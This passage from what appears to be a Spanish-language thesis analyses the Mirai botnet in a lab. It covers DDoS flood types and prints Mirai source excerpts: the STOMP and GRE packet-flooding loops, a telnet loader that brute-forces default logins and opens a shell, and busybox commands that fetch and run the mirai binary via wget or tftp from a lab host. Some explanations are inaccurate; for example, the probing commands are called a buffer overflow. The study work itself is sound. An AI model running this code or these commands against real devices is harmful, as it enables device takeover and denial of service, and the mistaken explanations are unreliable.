  Cuando se envían respuestas a solicitudes de rango, el servidor web debe activar un código de estado HTTP 206 de contenido parcial.




Figura 3.12: Captura de WireShark en ataque Apache.

Al enviar una sola solicitud con tantos campos en el encabezado, un atacante inflaría su solicitud y haría que Apache creara una copia de servidor separada del recurso solicitado, lo que está consumiendo recursos en el interior de Apache.

- **XMLRPC**, Es un ataque de DDoS dirigido a WordPress, y puede usarse para bloquear el servidor mediante el uso de *pingbacks*. Un pingback escribe un registro en tu base de datos, y escribir en tu base de datos es una tarea costosa en cuanto a recursos. Si bien un solo pingback no perjudicaría el rendimiento de tu sitio, cientos o incluso miles de ellos a la vez pueden hacer sufrir incluso al servidor más robusto[18].

  La manera de realizarse es mediante **XMLRPC.php** que WordPress facilitaba, y servía para ofrecer a los sitios una forma de comunicarse entre sí y para que otras aplicaciones se comunicasen con el blog. De modo que, se le enviaba una petición de tipo POST a "dominioweb.es/xmlrpc.php" entregándole un contenido XML con el formato adecuado para generar los pingbacks.




Figura 3.13: Captura de WireShark en ataque XMLRPC.

Ataques capa de transporte – Capa 4

En estos ataques se produce un agotamiento de estado, consumen todos los recursos de los servidores o los equipos de red, tales como los firewalls, balanceadores de carga, enrutadores y conmutadores, lo que provoca interrupciones en el servicio.

Se utilizan las vulnerabilidades de las capas 3 y 4 del conjunto de protocolos para que el objetivo se vuelva inaccesible. Se disponen los siguientes ataques:

- **SYN Flood** o inundación SYN sobrecarga al servidor enviando paquetes SYN y luego ignorando los SYN ACK del servidor. Con esto consigue que el servidor agote sus recursos estar esperando una cantidad de tiempo configurada para el ACK que debería enviar el cliente si se tratasen de peticiones legitimas.

  Dado que los servidores web y de aplicaciones pueden tener una cantidad limitada de conexiones TCP abiertas al mismo tiempo, si un atacante envía suficientes paquetes SYN al servidor puede fácilmente acabar con el número permitido de conexiones TCP, lo que impide que se responda a las solicitudes legítimas.

  Todo ello viene dado por la explotación del funcionamiento de las conexiones del protocolo TCP, en el cual debería producirse las tres fases de "handshake".




Figura 3.14: Captura de WireShark en ataque SYN Flood.

- **ACK Flood** o inundación ACK, se trata de un ataque que aplica una teoría similar al anterior, pero en este caso con ACK. ACK es la abreviatura en ingles de " ACKNOWLEDGEMENT ", que español significa “acuse de recibo". Un paquete ACK es cualquier paquete TCP que marca como recibido un mensaje o serie de paquetes. La definición técnica de un paquete ACK es un paquete TCP con el indicador "ACK “establecido en su encabezado.

  Los paquetes ACK legítimos e ilegítimos son casi idénticos, lo que hace que las inundaciones ACK sean complicadas de detener si no se recurre a una red de entrega de contenido (CDN) para filtrar los paquetes ACK innecesarios[19].




Figura 3.15: Captura de WireShark en ataque ACK Flood.

- **TCP Stomp Flood** o inundación TCP Simple Text Oriented Messaging Protocol (STOMP), Este protocolo es poco frecuente en los ataques DDoS, está basado en texto de capa de aplicación simple.

Es una alternativa a otros protocolos abiertos de mensajería, como AMQP (Advanced Message Queuing Protocol). Podemos dividir el proceso del ataque en tres etapas:

```
386
387                     stomp_data[i].addr = addr.sin_addr.s_addr;
388                     stomp_data[i].seq = ntohl(tcph->seq);
389                     stomp_data[i].ack_seq = ntohl(tcph->ack_seq);
390                     stomp_data[i].sport = tcph->dest;
391                     stomp_data[i].dport = addr.sin_port;
392 #ifdef DEBUG
393                     printf("ACK Stomp got SYN+ACK!\n");
394 #endif
395                     // Set up the packet
396                     pkts[i] = malloc(sizeof (struct iphdr) + sizeof (struct tcphdr) + data_len);
397                     iph = (struct iphdr *)pkts[i];
398                     tcph = (struct tcphdr *)(iph + 1);
399                     payload = (char *)(tcph + 1);
400
401                     iph->version = 4;
402                     iph->ihl = 5;
403                     iph->tos = ip_tos;
404                     iph->tot_len = htons(sizeof (struct iphdr) + sizeof (struct tcphdr) + data_len);
405                     iph->id = htons(ip_ident);
406                     iph->ttl = ip_ttl;
407                     if (dont_frag)
408                         iph->frag_off = htons(1 << 14);
409                     iph->protocol = IPPROTO_TCP;
410                     iph->saddr = LOCAL_ADDR;
411                     iph->daddr = stomp_data[i].addr;
412
413                     tcph->source = stomp_data[i].sport;
414                     tcph->dest = stomp_data[i].dport;
415                     tcph->seq = stomp_data[i].ack_seq;
416                     tcph->ack_seq = stomp_data[i].seq;
417                     tcph->doff = 8;
418                     tcph->fin = TRUE;
419                     tcph->ack = TRUE;
420                     tcph->window = rand_next() & 0xffff;
421                     tcph->urg = urg_fl;
422                     tcph->ack = ack_fl;
423                     tcph->psh = psh_fl;
424                     tcph->rst = rst_fl;
425                     tcph->syn = syn_fl;
426                     tcph->fin = fin_fl;
427
428                     rand_str(payload, data_len);
```

Figura 3.16: Imagen de la función para el ataque por STOMP.

Después de la confirmación, los datos basura disfrazados como una solicitud TCP STOMP se envían en avalancha al destino saturando la red con peticiones falsas.

```
450     // Start spewing out traffic
451     while (TRUE)
452     {
453         for (i = 0; i < targs_len; i++)
454         {
455             char *pkt = pkts[i];
456             struct iphdr *iph = (struct iphdr *)pkt;
457             struct tcphdr *tcph = (struct tcphdr *)(iph + 1);
458             char *data = (char *)(tcph + 1);
459
460             if (ip_ident == 0xffff)
461                 iph->id = rand_next() & 0xffff;
462
463             if (data_rand)
464                 rand_str(data, data_len);
465
466             iph->check = 0;
467             iph->check = checksum_generic((uint16_t *)iph, sizeof (struct iphdr));
468
469             tcph->seq = htons(stomp_data[i].seq++);
470             tcph->ack_seq = htons(stomp_data[i].ack_seq);
471             tcph->check = 0;
472             tcph->check = checksum_tcpudp(iph, tcph, htons(sizeof (struct tcphdr) + data_len), sizeof (struct tcphdr) + data_len);
473
474             targs[i].sock_addr.sin_port = tcph->dest;
475             sendto(rfd, pkt, sizeof (struct iphdr) + sizeof (struct tcphdr) + data_len, MSG_NOSIGNAL, (struct sockaddr *)&targs[i].sock_addr, sizeof (struct sockaddr_in));
476         }
```

Figura 3.17: Función que crea y envía solicitudes basura STOMP.

Por lo que, si el servidor está configurado para que analice este tipo de solicitudes STOMP agotará los recursos ya que, incluso si el sistema elimina los paquetes basura, los recursos aún se utilizan

para determinar si el mensaje está dañado[20]. Este tipo de ataque es un intento de atacar un punto débil de la arquitectura en los despliegues híbridos[7] de mitigación.

- **UDP Flood** o inundación UDP, Una inundación UDP es un tipo de ataque de denegación de servicio en el que se envía un gran número de paquetes del User Datagram Protocol (UDP) a un servidor objetivo con el fin de sobrecargarlo.

  Este ataque aprovecha el funcionamiento del servidor con este protocolo, de modo que, cuando el servidor recibe un paquete UDP en un puerto este primero comprueba si existe algún programa o proceso que se encuentre escuchando solicitudes en el puerto especificado. De lo contrario, el servidor responderá con un paquete ICMP (ping) indicando al remitente que el destino es inalcanzable.





Figura 3.18: Captura Wireshark UDP Flood.

Por lo tanto, cada vez que el servidor recibe un nuevo paquete UDP, realiza los pasos necesarios para procesar la solicitud, utilizando los recursos del servidor en el proceso.

- **UDPPLAIN** Se trata de una variante de UDP, el cual está optimizado para obtener más paquetes enviados por segundo.

- **GREIP Flood y GREETH Flood** o Inundaciones GRE IP y Ethernet. Generic Routing Encapsulation (GRE) es un protocolo de tunelización que puede encapsular muchos tipos de protocolos de capa de red en enlaces virtuales punto a punto sobre redes IP. La naturaleza de poder encapsular y enviar grandes cargas útiles, y el costo adicional del procesamiento de la desfragmentaciónde IP para afectar al objetivo, GRE puede ser explotado y utilizado por atacantes en ataques con inundaciones GRE.

[7]Combina la mitigación basada en la nube para hacer frente a los ataques DDoS de tipo inundación de gran volumen, con dispositivos locales para la supervisión y protección de los ataques DDoS basados en aplicaciones.



```
// IP header init
iph->version = 4;
iph->ihl = 5;
iph->tos = ip_tos;
iph->tot_len = htons(sizeof (struct iphdr) + sizeof (struct grehdr) + sizeof (struct ethhdr) + sizeof (struct iphdr) + sizeof (struct udphdr) + data_len);
iph->id = htons(ip_ident);
iph->ttl = ip_ttl;
if (dont_frag)
    iph->frag_off = htons(1 << 14);
iph->protocol = IPPROTO_GRE;
iph->saddr = source_ip;
iph->daddr = targs[t].addr;

// GRE header init
greh->protocol = htons(PROTO_GRE_TRANS_ETH); // Protocol is 2 bytes

// Ethernet header init
ethh->h_proto = htons(ETH_P_IP);

// Encapsulated IP header init
greiph->version = 4;
greiph->ihl = 5;
greiph->tos = ip_tos;
greiph->tot_len = htons(sizeof (struct iphdr) + sizeof (struct udphdr) + data_len);
greiph->id = htons(++ip_ident);
greiph->ttl = ip_ttl;
if (dont_frag)
    greiph->frag_off = htons(1 << 14);
greiph->protocol = IPPROTO_UDP;
greiph->saddr = rand_next();
if (gcip)
    greiph->daddr = iph->daddr;
else
    greiph->daddr = ~(greiph->saddr - 1024);

// UDP header init
udph->source = htons(sport);
udph->dest = htons(dport);
udph->len = htons(sizeof (struct udphdr) + data_len);
```

Figura 3.19: Encapsulación de GRE en ataques GREIP y GREETH.

Como se puede observar en el código de la función GREETH los pasos de encapsulación quedando de la siguiente forma:




Figura 3.20: Encapsulación gráfica de GRE en ataques GREETH y GREIP.

Donde tras descomprimir todo (con su coste computacional correspondiente) encontraríamos en la última capa con UDP un payload generado aleatoriamente.

A diferencia de otros protocolos, la fuente de los paquetes GRE no puede ser falsificada o suplantada por lo que para conseguir un ataque de especial relevancia es necesario controlar una gran cantidad de dispositivos reales.




Figura 3.21: Captura de WireShark en ataque GRETH.

- **VSE** o Inundación Valve Source Engine. Es un tipo de inundación especifica diseñado para enviar solicitudes TSource Engine Query a un servidor de juegos. Se trata de un ataque UDP amplificado que se utiliza para consumir los recursos disponibles contra un servidor.

- **DNS Flood**. El atacante envía paquetes de solicitud de DNS válidos pero falsificados a una tasa de paquetes extremadamente alta y crean un grupo muy grande de direcciones IP de origen.

  Como parecen peticiones válidas, los servidores DNS del objetivo empiezan a responder a cada petición. El servidor DNS puede verse desbordado por el gran número de peticiones. Estos ataques se pueden considerar una variante de UDP Flood, ya que estos servidores DNS emplean el protocolo UDP para la resolución.

3.3.3 Loader

El loader o cargador, distribuye el malware al equipo que se le ha reportado o indicado mediante un ataque de fuerza bruta con un diccionario de contraseñas por defecto. El sistema funciona de la siguiente manera:

Se crea un documento (host.txt en este proyecto) que contiene uno o varios equipos víctima vulnerables con el siguiente formato (IP:Port user:passwd). El documento puede crearse manualmente o si ya se tienen bots en la red estos escanean continuamente en busca de nuevos equipos vulnerables, de manera que al encontrar uno nuevo lo reporta, se incluye en la base de datos para incluirlo al loader posteriormente.

En este punto, cuando se posee este usuario y contraseña, que la víctima tiene por defecto, se accede con éxito al host. Después de realizar con éxito la fuerza bruta, el atacante intenta habilitar el acceso al Shell:

Código fuente 3.8: Acceso Shell en *server.c* líneas 318-325.

```
case TELNET_WAITPASS_PROMPT:
    if ((consumed = connection_consume_prompt(conn)) > 0)
    {
        util_sockprintf(conn->fd, "enable\r\n");
        util_sockprintf(conn->fd, "shell\r\n");
        util_sockprintf(conn->fd, "sh\r\n");
```

```
        conn->state_telnet = TELNET_CHECK_LOGIN;
    }
```

Luego el atacante, comprueba si BusyBox está instalado y se ejecuta, con esto además sirve para determinar si es una distribución Linux o si es o no Telnet. Adicionalmente, comprueba diferente información del sistema como ver si se puede escribir, el sistema de archivos disponible, procesos, etc. Terminando con una limpieza.

Cabe destacar, que en el caso de que encuentre un proceso vinculado a Telnet o al puerto 23 lo elimina, mediante *killer* para ponerse a sí mismo.

A continuación, se muestran los comandos que se ejecutan:

Código fuente 3.9: Comandos para comprobar el sistema y desbordamiento de buffer.

```
/bin/busybox ECCHI
/bin/busybox ps; /bin/busybox ECCHI
/bin/busybox cat /proc/mounts; /bin/busybox ECCHI
/bin/busybox echo -e '\x6b\x61\x6d\x69' > /.nippon; /bin/busybox cat /.nippon;
    /bin/busybox rm /.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/proc' > /proc/.nippon;
    /bin/busybox cat /proc/.nippon; /bin/busybox rm /proc/.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/sys' > /sys/.nippon; /bin/busybox cat /sys/.nippon;
    /bin/busybox rm /sys/.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/dev/pts' > /dev/pts/.nippon;
     /bin/busybox cat /dev/pts/.nippon; /bin/busybox rm /dev/pts/.nippon
 /bin/busybox echo -e '\x6b\x61\x6d\x69/dev/shm' > /dev/shm/.nippon;
    /bin/busybox cat /dev/shm/.nippon; /bin/busybox rm /dev/shm/.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/sys/fs/fuse/connections' > /sys/fs/fuse/connections/.nippon;
    /bin/busybox cat /sys/fs/fuse/connections/.nippon; /bin/busybox rm /sys/fs/fuse/connections/.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/mnt/sda1' > /mnt/sda1/.nippon;
    /bin/busybox cat /mnt/sda1/.nippon; /bin/busybox rm /mnt/sda1/.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/dev' > /dev/.nippon; /bin/busybox cat /dev/.nippon;
    /bin/busybox rm /dev/.nippon
/bin/busybox ECCHI

rm /.t; rm /.sh; rm /.human
rm /dev/.t; rm /dev/.sh; rm /dev/.human
rm /run/.t; rm /run/.sh; rm /run/.human
rm /.t; rm /.sh; rm /.human
rm /run/lock/.t; rm /run/lock/.sh; rm /run/lock/.human
rm /run/shm/.t; rm /run/shm/.sh; rm /run/shm/.human
rm /dev/.t; rm /dev/.sh; rm /dev/.human
cd /
/bin/busybox cp /bin/echo dvrHelper; >dvrHelper;
    /bin/busybox chmod 777 dvrHelper; /bin/busybox ECCHI
/bin/busybox cat /bin/echo
/bin/busybox ECCHI
```

Como se puede observar, cada vez que se utiliza la palabra **ECCHI**[8] es para finalizar una secuencia, es decir, usa esta palabra como marca o aviso de que ha finalizado la secuencia.

Con dichos comandos se consigue obtener ciertos privilegios que le permiten ejecutar el malware con mayor preeminencia. Esta técnica es conocida como *Buffer Overflow* **o desbordamiento de buffer** el cual se produce cuando los datos proporcionados al programa se salen del espacio de memoria asignado y también corrompen el contenido de las direcciones de memoria adyacentes. En un escenario normal, el programa debería bloquearse o comportarse de forma inesperada en función de los contenidos corruptos. Sin embargo, una entrada cuidadosamente elaborada puede permitir al atacante tomar el control de la ejecución de comandos y/o scripts [21].

Por último, cuando se han conseguido suficientes privilegios y el dispositivo cumple con los requisitos, se descarga el binario o ejecutable correspondiente a la arquitectura del equipo.

Código fuente 3.10: Comandos para descargar el malware Mirai (wget).

```
/bin/busybox wget; /bin/busybox tftp; /bin/busybox ECCHI
/bin/busybox wget http://192.168.1.11:80/bins/mirai.x86 -O dvrHelper;
        /bin/busybox chmod 777 dvrHelper; /bin/busybox ECCHI
```

Existen tres métodos de carga, que se seleccionará en función de orden y disponibilidad:

- **WGET**: Si el host tiene instalada esta herramienta y se ha configurado un servidor web que aloje los archivos. Este método está disponible ya que se ha configurado para el proyecto.
- **TFTP**: Protocolo sencillo que proporciona la funcionalidad básica de transferencia de archivos sin autenticación de usuario. Este método está disponible ya que se ha configurado para el proyecto.
- **ECHO**: Comando para la impresión de un texto en pantalla con el que se puede copiar un archivo. Este método no se encuentra disponible en este proyecto, se ha eliminado esta posibilidad remplazándola por TFTP.

```
#ifdef DEBUG
                    printf("[FD%d] El metodo de subida es ", conn->fd);
#endif

                    switch (conn->info.upload_method)
                    {
                        case UPLOAD_ECHO:
                            conn->state_telnet = TELNET_UPLOAD_ECHO;
                            conn->timeout = 30;
                            util_sockprintf(conn->fd, "/bin/busybox cp "FN_BINARY" " FN_DROPPER "; > " FN_DROPPER "; /bin/busybox chmod 777 " FN_DROPPER "; " TOKEN_QUERY "\r\n");
#ifdef DEBUG
                            printf("echo\n");
#endif
                            break;
                        case UPLOAD_WGET:
                            conn->state_telnet = TELNET_UPLOAD_WGET;
                            conn->timeout = 120;
                            util_sockprintf(conn->fd, "/bin/busybox wget http://%s:%d/bins/%s.%s -O - > "FN_BINARY "; /bin/busybox chmod 777 " FN_BINARY "; " TOKEN_QUERY "\r\n",
                                            wrker->srv->wget_host_ip, wrker->srv->wget_host_port, "mirai", conn->info.arch);
#ifdef DEBUG
                            printf("wget\n");
#endif
                            break;
                        case UPLOAD_TFTP:
                            conn->state_telnet = TELNET_UPLOAD_TFTP;
                            conn->timeout = 120;
                            util_sockprintf(conn->fd, "/bin/busybox tftp -g -l %s -r %s.%s %s; /bin/busybox chmod 777 " FN_BINARY "; " TOKEN_QUERY "\r\n",
                                            FN_BINARY, "mirai", conn->info.arch, wrker->srv->tftp_host_ip);
#ifdef DEBUG
                            printf("tftp\n");
#endif
                            break;
                    }
                }
```

Figura 3.22: Imagen del código de los métodos de obtención del malware disponible. Ubicado en */loader/src/server.c*

Solo queda instalar o ejecutar el malware que ha sido renombrado a "dvrHelper":

[8]ECCHI es un argot de la lengua japonesa.

Código fuente 3.11: Ejecución del malware

```
./dvrHelper; /bin/busybox IHCCE
```

Destacar que, tras este paso el programa malicioso se elimina del sistema quedando en la memoria temporal (RAM). De este modo se consigue camuflar, sin embargo, parecería que se puede borrar o desinfectar el equipo simplemente reiniciando el sistema, debido a que se aloja en la memoria temporal.

Pero, aunque esto ocurra y temporalmente se limpie este host, la botnet tiene registrado el equipo vulnerable en la base de datos, de modo que, si esto ocurre cada cierto tiempo se vuelve a infectar al equipo repitiendo el proceso anterior.

Capítulo 4

Resultados

4.1 Entorno experimental

En este capítulo se introducirán las pruebas realizadas en el entorno y los resultados de como afectarían a una víctima de estos ataques.

El entorno experimental que se ha implementado, es en una máquina con sistema operativo Windows Server 2019 (IP: 192.168.1.189) que tiene instalado un servidor web Apache 2.4 con una página web. En cuanto al firewall de Windows Defender del sistema se han abierto el puerto 80 y para los protocolos TCP y UDP para cualquier IP y el resto de reglas por defecto.

Por otro lado, en el lado atacante se encuentran activos 2 bots con las IPs 192.168.1.101 y 192.168.1.102, los cuales lanzarán diferentes ataques a la capa de aplicación (capa 7) y a la capa de transporte (capa 4).

En cuanto a la monitorización se utilizarán las herramientas que proporciona Windows como el Administrador de tareas, el monitor de recursos y, adicionalmente, `Wireshark` para capturar los paquetes.

4.2 Estrategia y metodología de experimentación


La estrategia llevada a cabo para realizar los experimentos ha sido el método de observación cuyo procedimiento para la recogida de información consiste básicamente, en observar, acumular e interpretar las actuaciones, comportamientos y hechos, tal y como las realizan habitualmente.

El punto de partida es el consumo de recursos del sistema en estado "normal", es decir, lo que sería en este caso un servicio web con poco tráfico que no supera un 10 % del consumo de CPU del servidor. De igual manera, el resto de recursos del sistema tampoco tienen consumos elevados.

Otro punto a tener en cuenta en la observación, es que cuando se estén capturando los paquetes con la herramienta `Wireshark` se debe eliminar o considerar el consumo de esta aplicación a la hora de monitorizar los datos.

4.3 Pruebas

Para comenzar recogemos los datos de los recursos en reposo:



(a) (b)

Figura 4.1: Estado de los recursos iniciales. (a) Espacio en disco de Apache. (b) Recursos en monitor .

A continuación, se muestran imágenes de las capturas realizadas en la monitorización de los ataques. Los ataques que se han realizado son los siguientes:

- **Ataques capa de aplicación (capa 7)**:
  - Ataque HTTPNULL: Comando –>httpnull 192.168.1.189 15 domain=192.168.1.189

